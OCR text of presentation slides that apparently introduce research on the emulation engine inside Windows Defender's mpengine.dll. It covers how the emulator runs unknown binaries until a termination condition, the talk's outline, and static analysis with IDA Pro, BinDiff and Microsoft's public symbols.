
- Not a new idea, in use for at least 15 years



a.k.a:

- sandboxing
- heuristic analysis
- dynamic analysis
- detonation
- virtualization

Emulation Overview



Malware Binary

nt!PEB

Settings

In-Emulator OS Facilities

AV Instrumentation

Other Scanning Engines

CPU Emulation


OS (Kernel) Emulation

Persistent System State

mpengine.dll


Emulation Overview

- Load unknown potentially malicious binary




Emulation Overview

- Load unknown potentially malicious binary
- Begin running from entrypoint, and run until termination condition




Emulation Overview

- Load unknown potentially malicious binary
- Begin running from entrypoint, and run until termination condition
    - Time




Emulation Overview

- Load unknown potentially malicious binary
- Begin running from entrypoint, and run until termination condition
  - Time
  - Number of instructions




Emulation Overview

- Load unknown potentially malicious binary
- Begin running from entrypoint, and run until termination condition
  - Time
  - Number of instructions
  - Number of API calls




Emulation Overview

- Load unknown potentially malicious binary
- Begin running from entrypoint, and run until termination condition
    - Time
    - Number of instructions
    - Number of API calls
    - Amount of memory used



Emulation Overview


- Load unknown potentially malicious binary
- Begin running from entrypoint, and run until termination condition
  - Time
  - Number of instructions
  - Number of API calls
  - Amount of memory used
  - etc...



Emulation Overview

- Load unknown potentially malicious binary
- Begin running from entrypoint, and run until termination condition
  - Time
  - Number of instructions
  - Number of API calls
  - Amount of memory used
  - etc...

- Collect heuristic observations about runtime behavior, look for signatures in memory or dropped to disk, etc...




Outline


1. Introduction
2. Tooling & Process
3. Reverse Engineering
4. Vulnerability Research
5. Conclusion

Static Analysis

- ~12 MB DLL
- ~30,000 functions
- IDA Pro
  - Patch analysis with BinDiff
- Microsoft publishes PDBs



IDA has determined that the input file was linked with debug information, and the symbol filename is:
'mpengine.pdb'
Do you want to look for this file at the local symbol store
and the Microsoft Symbol Server?



